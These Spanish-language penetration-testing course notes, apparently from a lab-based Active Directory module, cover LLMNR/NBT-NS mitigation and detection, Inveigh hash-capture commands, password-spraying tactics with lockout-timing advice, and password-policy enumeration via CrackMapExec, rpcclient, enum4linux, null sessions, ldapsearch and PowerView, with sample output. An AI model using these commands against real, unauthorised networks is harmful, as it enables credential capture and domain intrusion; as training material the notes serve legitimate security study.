
En el Editor de directivas de grupo local, tendremos que hacer doble clic en Startup, elegir la PowerShell Scripts pestaña y seleccionar "Para esta GPO, ejecutar scripts en el siguiente orden" para Run Windows PowerShell scripts first, y luego hacer clic en Addy elegir el script. Para que se produzcan estos cambios, tendríamos que reiniciar el sistema de destino o reiniciar el adaptador de red.



Para enviar esto a todos los hosts de un dominio, podríamos crear un GPO usando Group Policy Managementel controlador de dominio y alojar el script en el recurso compartido SYSVOL en la carpeta de scripts y luego llamarlo a través de su ruta UNC como:

```
\\\inlanefreight.local\SYSVOL\INLANEFREIGHT.LOCAL\scripts
```

Una vez que se aplica el GPO a unidades organizativas específicas y se reinician esos hosts, el script se ejecutará en el próximo reinicio y deshabilitará NBT-NS, siempre que el script aún exista en el recurso compartido SYSVOL y el host pueda acceder a él a través de la red.



Otras medidas de mitigación incluyen el filtrado del tráfico de red para bloquear el tráfico LLMNR/NetBIOS y la habilitación de la firma SMB para evitar ataques de retransmisión NTLM. Los sistemas de prevención y detección de intrusiones en la red también se pueden utilizar para mitigar esta actividad, mientras que la segmentación de la red se puede utilizar para aislar los hosts que requieren que LLMNR o NetBIOS estén habilitados para funcionar correctamente.

## Detección

No siempre es posible desactivar LLMNR y NetBIOS, por lo que necesitamos formas de detectar este tipo de comportamiento de ataque. Una forma de hacerlo es utilizar el ataque contra los atacantes inyectando solicitudes LLMNR y NBT-NS para hosts inexistentes en diferentes subredes y alertando si alguna de las respuestas recibe respuestas que serían indicativas de que un atacante está falsificando las respuestas de resolución de nombres. Esta [publicación del blog](#) explica este método con más profundidad.

Además, se puede monitorear el tráfico de los hosts en los puertos UDP 5355 y 137, y se pueden monitorear los identificadores de eventos [4697](#) y [7045](#). Por último, podemos monitorear la clave de registro **HKLM\Software\Policies\Microsoft\Windows NT\DNSClient** para detectar cambios en el **EnableMulticast** valor DWORD. Un valor de **0** significaría que LLMNR está deshabilitado.

## Comandos: (Inveigh el Responder de windows)

“Responder” de windows (Inveigh)

Suelo pasar el hash obtenido del windows al parrot personal para crackear dicho hash.

<a href="https://github.com/Kevin-Robertson/Inveigh">https://github.com/Kevin-Robertson/Inveigh</a>	Descarga de github
Import-Module .\Inveigh.ps1	Uso de Inveigh
(Get-Command Invoke-Inveigh).Parameters	
Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y - FileOutput Y	Ejecución de Inveigh “Responder”
ESC	Tecleamos para detener
Stop-Inveigh	Detener Inveigh antes de lazar de nuevo
more Inveigh-NTLMv2.txt	Ver los hashes capturados
<b>GET NTLMV2UNIQUE</b>	Ver hashes únicos capturados
GET NTLMV2USERNAMES	nombres de usuario hemos recopilado

### Funcionalidades activadas por el comando:

1. **-Y:**
  - Este parámetro habilita el modo "**Yes**" (Sí) para todas las opciones que requieren confirmación. En otras palabras, le dice a Inveigh que acepte automáticamente cualquier pregunta o confirmación durante la ejecución.
  - Es útil para evitar interrupciones manuales durante la ejecución del script.
2. **-NBNS Y:**
  - Habilita el **spoofing de NBNS (NetBIOS Name Service)**.
  - NBNS es un protocolo utilizado en redes Windows para resolver nombres de host (equipos) en direcciones IP.
  - Cuando esta opción está activada, Inveigh responderá a las solicitudes NBNS en la red, pretendiendo ser el equipo que el cliente está buscando. Esto permite capturar tráfico sensible, como hashes NTLMv2, cuando los clientes intentan autenticarse.
3. **-ConsoleOutput Y:**
  - Habilita la salida de los resultados en la **consola de PowerShell**.
  - Esto significa que Inveigh mostrará en tiempo real la información que está capturando, como:
    - Solicitudes NBNS o LLMNR.
    - Hashes NTLMv2 capturados.
    - Direcciones IP de los equipos víctimas.
4. **-FileOutput Y:**
  - Habilita la **salida de los resultados en archivos de texto**.
  - Inveigh guardará la información capturada en archivos en el directorio donde se ejecuta el script. Los archivos típicos incluyen:
    - Inveigh-NTLMv2.txt: Contiene los hashes NTLMv2 capturados.
    - Inveigh-Console.txt: Contiene un registro de todo lo que se muestra en la consola.
    - Inveigh-Packet.txt: Contiene detalles de los paquetes capturados.

### **Usar el .EXE**

Este es el mismo .\Inveigh.exe de la práctica ya precompilado.

<a href="https://github.com/Anonimo501/Inveigh.exe">https://github.com/Anonimo501/Inveigh.exe</a>	Descargar
.\Inveigh.exe	Ejecutar

## Descripción general de la pulverización de contraseñas Password Spraying Overview

El uso de contraseñas en aerosol puede dar como resultado el acceso a sistemas y, potencialmente, la obtención de un punto de apoyo en una red objetivo. El ataque implica intentar iniciar sesión en un servicio expuesto utilizando una contraseña común y una lista más larga de nombres de usuario o direcciones de correo electrónico. Los nombres de usuario y los correos electrónicos pueden haberse recopilado durante la fase OSINT de la prueba de penetración o nuestros intentos iniciales de enumeración. Recuerde que una prueba de penetración no es estática, sino que estamos iterando constantemente a través de varias técnicas y repitiendo procesos a medida que descubrimos nuevos datos. A menudo, trabajaremos en equipo o ejecutaremos múltiples TTP a la vez para utilizar nuestro tiempo de manera efectiva. A medida que avanzamos en nuestra carrera, descubriremos que muchas de nuestras tareas, como escanear, intentar descifrar hashes y otras, requieren bastante tiempo. Necesitamos asegurarnos de que estamos utilizando nuestro tiempo de manera efectiva y creativa porque la mayoría de las evaluaciones tienen un límite de tiempo. Entonces, mientras realizamos nuestros intentos de envenenamiento, también podemos utilizar la información que tenemos para intentar obtener acceso a través del uso de contraseñas en aerosol. Ahora cubramos algunas de las consideraciones para la pulverización de contraseñas y cómo hacer nuestra lista de objetivos a partir de la información que tenemos.

### **La hora del cuento**

El uso de contraseñas en spray puede ser una forma muy eficaz de ganar terreno internamente. En muchas ocasiones, esta técnica me ha ayudado a conseguir un punto de apoyo durante mis evaluaciones. Tenga en cuenta que estos ejemplos provienen de evaluaciones de "caja gris" no invasivas en las que tuve acceso a la red interna con una máquina virtual Linux y una lista de rangos de IP dentro del alcance y nada más.

### **Escenario 1**

En este primer ejemplo, realicé todas mis comprobaciones estándar y no pude encontrar nada útil como una sesión NULL de SMB o un enlace anónimo de LDAP que pudiera permitirme recuperar una lista de usuarios válidos. Entonces, decidí usar la Kerbruteherramienta para crear una lista de nombres de usuario de destino enumerando usuarios de dominio válidos (una técnica que cubriremos más adelante en esta sección). Para crear esta lista, tomé la `jsmith.txt` lista de nombres de usuario del repositorio de GitHub [statistically-likely-usernames](#) y la combiné con los resultados que obtuve al raspar LinkedIn. Con esta lista combinada en la mano, enumeré usuarios válidos con Kerbrutey luego usé la misma herramienta para rociar contraseñas con la contraseña común `Welcome1`. Obtuve dos resultados con esta contraseña para usuarios con privilegios muy bajos, pero esto me dio suficiente acceso dentro del dominio para ejecutar BloodHound y eventualmente identificar rutas de ataque que llevaron al compromiso del dominio.

## **Escenario 2**

En la segunda evaluación, me enfrenté a una configuración similar, pero enumerando usuarios de dominio válidos con listas de nombres de usuario comunes, y los resultados de LinkedIn no arrojaron ningún resultado. Recurrí a Google y busqué archivos PDF publicados por la organización. Mi búsqueda generó muchos resultados y confirmé en las propiedades del documento de 4 de ellos que la estructura interna del nombre de usuario tenía el formato de F9L8, GUID generados aleatoriamente utilizando solo letras mayúsculas y números ( A-Z and 0-9). Esta información se publicó con el documento en el Author campo y muestra la importancia de limpiar los metadatos del documento antes de publicar algo en línea. A partir de aquí, se podría usar un breve script de Bash para generar 1.679.616 posibles combinaciones de nombres de usuario.

```
#!/bin/bash

for x in {{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}
    do echo $x;
done
```

Luego, utilicé la lista de nombres de usuario generada con Kerbrutepara enumerar cada una de las cuentas de usuario del dominio. Este intento de hacer que fuera más difícil enumerar los nombres de usuario terminó con la posibilidad de enumerar cada una de las cuentas del dominio debido al GUID predecible en uso combinado con los metadatos PDF que pude localizar y facilitó enormemente el ataque. Por lo general, solo puedo identificar el 40-60% de las cuentas válidas utilizando una lista como jsmith.txt. En este ejemplo, aumenté significativamente mis posibilidades de un ataque de rociado de contraseñas exitoso al iniciar el ataque con TODAS las cuentas de dominio en mi lista de objetivos. A partir de aquí, obtuve contraseñas válidas para algunas cuentas. Finalmente, pude seguir una cadena de ataque complicada que involucraba [la Delegación restringida basada en recursos \(RBCD\)](#) y el ataque [Shadow Credentials](#) para finalmente obtener el control del dominio.

### **Consideraciones sobre la pulverización de contraseñas**

Si bien el uso de contraseñas es útil para quienes realizan pruebas de penetración o para quienes participan en un equipo rojo, su uso descuidado puede causar daños considerables, como el bloqueo de cientos de cuentas de producción. Un ejemplo son los intentos de fuerza bruta para identificar la contraseña de una cuenta utilizando una larga lista de contraseñas. Por el contrario, el uso de contraseñas es un ataque más medido, que utiliza contraseñas muy comunes en múltiples industrias. La siguiente tabla muestra un uso de contraseñas.

## Visualización de Password Spray

Ataque	Nombre de usuario	Contraseña
1	bob.smith@inlanefreight.local	Bienvenido1
1	juan.doe@inlanefreight.local	Bienvenido1
1	jane.doe@inlanefreight.local	Bienvenido1
DEMORA		
2	bob.smith@inlanefreight.local	Contraseña
2	juan.doe@inlanefreight.local	Contraseña
2	jane.doe@inlanefreight.local	Contraseña
DEMORA		
3	bob.smith@inlanefreight.local	Invierno2022
3	juan.doe@inlanefreight.local	Invierno2022
3	jane.doe@inlanefreight.local	Invierno2022

Implica enviar menos solicitudes de inicio de sesión por nombre de usuario y es menos probable que bloquee cuentas que un ataque de fuerza bruta. Sin embargo, la pulverización de contraseñas aún presenta un riesgo de bloqueos, por lo que es esencial introducir un retraso entre los intentos de inicio de sesión. La pulverización de contraseñas internas se puede utilizar para moverse lateralmente dentro de una red, y se aplican las mismas consideraciones con respecto a los bloqueos de cuentas. Sin embargo, es posible obtener la política de contraseñas del dominio con acceso interno, lo que reduce significativamente este riesgo.

Es habitual encontrar una política de contraseñas que permita cinco intentos fallidos antes de bloquear la cuenta, con un umbral de desbloqueo automático de 30 minutos. Algunas organizaciones configuran umbrales de bloqueo de cuentas más extendidos, incluso requiriendo que un administrador desbloquee las cuentas manualmente. Si no conoce la política de contraseñas, una buena regla general es esperar unas horas entre intentos, lo que debería ser suficiente para que se restablezca el umbral de bloqueo de la cuenta. Es mejor obtener la política de contraseñas antes de intentar el ataque durante una evaluación interna, pero esto no siempre es posible. Podemos pecar de cautelosos y optar por hacer un solo intento de rociado de contraseñas dirigido utilizando una contraseña débil/común como "avemaría" si se han agotado todas las demás opciones para obtener un punto de apoyo o un mayor acceso. Dependiendo del tipo de evaluación, siempre podemos pedirle al cliente que aclare la política de contraseñas. Si ya tenemos un punto de apoyo o se nos proporcionó una cuenta de usuario como parte de la prueba, podemos enumerar la política de contraseñas de varias maneras. Practiquemos esto en la siguiente sección.

## Enumeración y recuperación de políticas de contraseñas

### Enumeración de la política de contraseñas desde Linux - Credentialed

Como se ha indicado en el apartado anterior, podemos obtener la política de contraseñas del dominio de varias formas, dependiendo de cómo esté configurado el dominio y de si disponemos o no de credenciales de dominio válidas. Con credenciales de dominio válidas, la política de contraseñas también se puede obtener de forma remota utilizando herramientas como [CrackMapExec](#) o [rpcclient](#).

```
crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
```

```
AlejandroGB@htb[/htb]$ crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Password123
SMB      172.16.5.5    445  ACADEMY-EA-DC01  [+]
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Dumping password info for domain: INLANEFREIGHT
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Minimum password length: 8
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Password history length: 24
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Maximum password age: Not Set
SMB      172.16.5.5    445  ACADEMY-EA-DC01
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Password Complexity Flags: 000001
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Refuse Password Change: 0
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Password Store Cleartext: 0
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Password Lockout Admins: 0
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Password No Clear Change: 0
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Password No Anon Change: 0
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Domain Password Complex: 1
SMB      172.16.5.5    445  ACADEMY-EA-DC01
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Minimum password age: 1 day 4 minutes
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Reset Account Lockout Counter: 30 minutes
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Locked Account Duration: 30 minutes
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Account Lockout Threshold: 5
SMB      172.16.5.5    445  ACADEMY-EA-DC01  Forced Log off Time: Not Set
```

### Enumeración de la política de contraseñas desde Linux: sesiones SMB NULL

Sin credenciales, es posible que podamos obtener la política de contraseñas a través de una sesión SMB NULL o un enlace anónimo LDAP. La primera es a través de una sesión SMB NULL. Las sesiones SMB NULL permiten que un atacante no autenticado recupere información del dominio, como una lista completa de usuarios, grupos, equipos, atributos de cuenta de usuario y la política de contraseñas del dominio. Las configuraciones incorrectas de la sesión SMB NULL suelen ser el resultado de la actualización de los controladores de dominio heredados, lo que en última instancia trae consigo configuraciones inseguras, que existían de forma predeterminada en versiones anteriores de Windows Server.

Al crear un dominio en versiones anteriores de Windows Server, se otorgaba acceso anónimo a determinados recursos compartidos, lo que permitía la enumeración de dominios. Una sesión SMB NULL se puede enumerar fácilmente. Para la enumeración, podemos utilizar herramientas como enum4linux, CrackMapExec, rpcclient, etc.

Podemos utilizar [rpcclient](#) para verificar un controlador de dominio para el acceso a una sesión SMB NULL.

Una vez conectados, podemos emitir un comando RPC "**querydominfo**" para obtener información sobre el dominio y confirmar el acceso a la sesión NULL.

## Usando rpcclient

```
rpcclient -U "" -N 172.16.5.5
```



```
AlejandroGB@htb[/htb]$ rpcclient -U "" -N 172.16.5.5

rpcclient $> querydominfo
Domain:    INLANEFREIGHT
Server:
Comment:
Total Users:   3650
Total Groups:  0
Total Aliases: 37
Sequence No:   1
Force Logoff: -1
Domain Server State: 0x1
Server Role:   ROLE_DOMAIN_PDC
Unknown 3: 0x1
```

También podemos obtener la política de contraseñas. Podemos ver que la política de contraseñas es relativamente débil, permitiendo una contraseña mínima de 8 caracteres.

### Obtención de la política de contraseñas mediante rpcclient

```
getdompwinfo
```



```
rpcclient $> getdompwinfo
min_password_length: 8 ←
password_properties: 0x00000001
    DOMAIN_PASSWORD_COMPLEX
```

Probemos esto usando [enum4linux](#). enum4linux es una herramienta creada en torno al [conjunto de herramientas Samba](#) nmblookup, net y rpcclient que smbclient se utiliza para la enumeración de hosts y dominios de Windows. Se puede encontrar preinstalada en muchas distribuciones de pruebas de penetración diferentes, incluida Parrot Security Linux. A continuación, tenemos un ejemplo de salida que muestra información que puede proporcionar enum4linux. Estas son algunas herramientas de enumeración comunes y los puertos que utilizan:

Tool	Ports
nmblookup	137/UDP
nbtstat	137/UDP
net	139/TCP, 135/TCP, TCP and UDP 135 and 49152-65535
rpcclient	135/TCP
smbclient	445/TCP

## Usando enum4linux

```
enum4linux -P 172.16.5.5
```

```
[+] INLANEFREIGHT
[+] Builtin

[+] Password Info for Domain: INLANEFREIGHT

[+] Minimum password length: 8
[+] Password history length: 24
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000001

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: 5
[+] Forced Log off Time: Not Set
```

La herramienta [enum4linux-ng](#) es una reescritura de enum4linux en Python, pero tiene características adicionales como la capacidad de exportar datos como archivos YAML o JSON que luego se pueden usar para procesar los datos más a fondo o enviarlos a otras herramientas. También admite salida en color, entre otras características.

## Uso de enum4linux-ng

```
=====
| Policies via RPC for 172.16.5.5 |
=====

[*] Trying port 445/tcp
[+] Found policy:
domain_password_information:
pw_history_length: 24
min_pw_length: 8
min_pw_age: 1 day 4 minutes
max_pw_age: not set
pw_properties:
- DOMAIN_PASSWORD_COMPLEX: true
- DOMAIN_PASSWORD_NO_ANON_CHANGE: false
- DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
- DOMAIN_PASSWORD_LOCKOUT_admins: false
- DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
- DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
domain_lockout_information:
lockout_observation_window: 30 minutes
lockout_duration: 30 minutes
lockout_threshold: 5
domain_logoff_information:
force_logoff_time: not set
```

Enum4linux-ng nos proporcionó una salida un poco más clara y una salida JSON y YAML práctica usando la **-oA** bandera.

## Visualización del contenido de ilfreight.json

```
AlejandroGB@htb[/htb]$ cat ilfreight.json
{
    "target": {
        "host": "172.16.5.5",
        "workgroup": ""
    },
    "credentials": {
        "user": "",
        "password": "",
        "random_user": "yxditqpc"
    },
    "services": {
        "SMB": {
            "port": 445,
            "accessible": true
        },
        "SMB over NetBIOS": {
            "port": 139,
            "accessible": true
        }
    },
    "smb_dialects": {
        "SMB 1.0": false,
        "SMB 2.02": true,
        "SMB 2.1": true,
        "SMB 3.0": true,
        "SMB1 only": false,
        "Preferred dialect": "SMB 3.0",
        "SMB signing required": true
    },
    "sessions_possible": true,
    "null_session_possible": true,
    "null_session_authenticated": true
}
<SNIP>
```

## Enumeración de sesiones nulas desde Windows

Es menos común realizar este tipo de ataque de sesión nula desde Windows, pero podríamos usar el comando `net use \\host\ipc$ "" /u:""` para establecer una sesión nula desde una máquina Windows y confirmar si podemos realizar más ataques de este tipo.

### Establecer una sesión nula desde Windows

```
net use \\DC01\ipc$ "" /u:""
```

```
C:\htb> net use \\DC01\ipc$ "" /u:""
The command completed successfully.
```

También podemos utilizar una combinación de nombre de usuario y contraseña para intentar conectarnos. Veamos algunos errores comunes al intentar autenticarnos:

### Error: La cuenta está deshabilitada


```
net use \\DC01\ipc$ "" /u:guest
```

```
C:\htb> net use \\DC01\ipc$ "" /u:guest
System error 1331 has occurred.

This user can't sign in because this account is currently disabled.
```

### Error: la contraseña es incorrecta


```
net use \\DC01\ipc$ "password" /u:guest
```



The terminal window title is "Enumeración y recuperación de políticas de contraseñas". The command entered is "net use \\DC01\ipc\$ "password" /u:guest". The output shows "System error 1326 has occurred." and "The user name or password is incorrect.".

### Error: La cuenta está bloqueada (Política de contraseñas)

```
net use \\DC01\ipc$ "password" /u:guest
```



The terminal window title is "Enumeración y recuperación de políticas de contraseñas". The command entered is "net use \\DC01\ipc\$ "password" /u:guest". The output shows "System error 1909 has occurred." and "The referenced account is currently locked out and may not be logged on to.".


### Enumeración de la política de contraseñas - desde Linux - Enlace anónimo LDAP

[Los enlaces anónimos de LDAP](#) permiten a atacantes no autenticados recuperar información del dominio, como una lista completa de usuarios, grupos, equipos, atributos de cuenta de usuario y la política de contraseñas del dominio. Esta es una configuración heredada y, a partir de Windows Server 2003, solo los usuarios autenticados pueden iniciar solicitudes LDAP. Aún vemos esta configuración de vez en cuando, ya que un administrador puede haber tenido que configurar una aplicación en particular para permitir enlaces anónimos y haber otorgado más acceso del previsto, lo que les dio a los usuarios no autenticados acceso a todos los objetos en AD.

Con un enlace anónimo de LDAP, podemos usar herramientas de enumeración específicas de LDAP como `windapsearch.py`, `ldapsearch`, `ad-ldapdomaindump.py`, etc., para extraer la política de contraseñas. Con [ldapsearch](#), puede resultar un poco complicado, pero factible. Un ejemplo de comando para obtener la política de contraseñas es el siguiente:

## Usando ldapsearch

```
ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10  
pwdHistoryLength
```



```
AlejandroGB@htb:~$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength  
forceLogoff: -9223372036854775808  
lockoutDuration: -18000000000  
lockoutObservationWindow: -18000000000  
lockoutThreshold: 5  
maxPwdAge: -9223372036854775808  
minPwdAge: -864000000000  
minPwdLength: 8  
modifiedCountAtLastProm: 0  
nextRid: 1002  
pwdProperties: 1  
pwdHistoryLength: 24
```

Aquí podemos ver que la longitud mínima de la contraseña es 8, el umbral de bloqueo es 5 y la complejidad de la contraseña está establecida (pwdProperties establecida en 1).


## Enumeración de la política de contraseñas desde Windows

Si podemos autenticarnos en el dominio desde un host de Windows, podemos utilizar binarios integrados de Windows, por ejemplo, net.exe para recuperar la política de contraseñas. También podemos utilizar varias herramientas, como PowerView, CrackMapExec adaptado a Windows, SharpMapExec, SharpView, etc.

El uso de comandos integrados resulta útil si nos encontramos en un sistema Windows y no podemos transferirle herramientas, o si el cliente nos ubica en un sistema Windows, pero no tenemos forma de transferirle herramientas. Un ejemplo de uso del binario net.exe integrado es:

## Usando net.exe

```
net accounts
```



```
C:\htb> net accounts  
  
Force user logoff how long after time expires?: Never  
Minimum password age (days): 1  
Maximum password age (days): Unlimited  
Minimum password length: 8  
Length of password history maintained: 24  
Lockout threshold: 5  
Lockout duration (minutes): 30  
Lockout observation window (minutes): 30  
Computer role: SERVER  
The command completed successfully.
```

Aquí podemos obtener la siguiente información:


- Las contraseñas nunca caducan (la antigüedad máxima de la contraseña se establece en ilimitada)
- La longitud mínima de la contraseña es 8, por lo que es probable que se utilicen contraseñas débiles.
- El umbral de bloqueo es de 5 contraseñas incorrectas
- Las cuentas permanecieron bloqueadas durante 30 minutos

Esta política de contraseñas es excelente para la pulverización de contraseñas. El mínimo de ocho caracteres significa que podemos probar contraseñas comunes como **Welcome1**. El umbral de bloqueo de 5 significa que podemos intentar 2-3 (para estar seguros) pulverizaciones cada 31 minutos sin el riesgo de bloquear ninguna cuenta. Si una cuenta ha sido bloqueada, se desbloqueará automáticamente (sin intervención manual de un administrador) después de 30 minutos, pero debemos evitar bloquear **ANY** cuentas a toda costa.

PowerView también es bastante útil para esto:

### Uso de PowerView

```
import-module .\PowerView.ps1  
Get-DomainPolicy
```



The screenshot shows a terminal window with the title "Enumeración y recuperación de políticas de contraseñas". The command PS C:\htb> import-module .\PowerView.ps1 was run, followed by PS C:\htb> Get-DomainPolicy. The output displays various policy settings:

```
PS C:\htb> import-module .\PowerView.ps1  
PS C:\htb> Get-DomainPolicy  
  
Unicode      : @{Unicode=yes}  
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=-1; MinimumPasswordLength=8; PasswordComplexity=1;  
                PasswordHistorySize=24; LockoutBadCount=5; ResetLockoutCount=30; LockoutDuration=30;  
                RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0;  
                LSAAnonymousNameLookup=0}  
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}  
Version       : @{signature="$CHICAGO$"; Revision=1}  
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}  
Path          : \\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-0160-1102-945F-00C04FB984F9}\MACHI  
NE\Microsoft\Windows NT\SecEdit\GptImpl.inf  
GPOName       : {31B2F340-0160-1102-945F-00C04FB984F9}  
GPODisplayName : Default Domain Policy
```

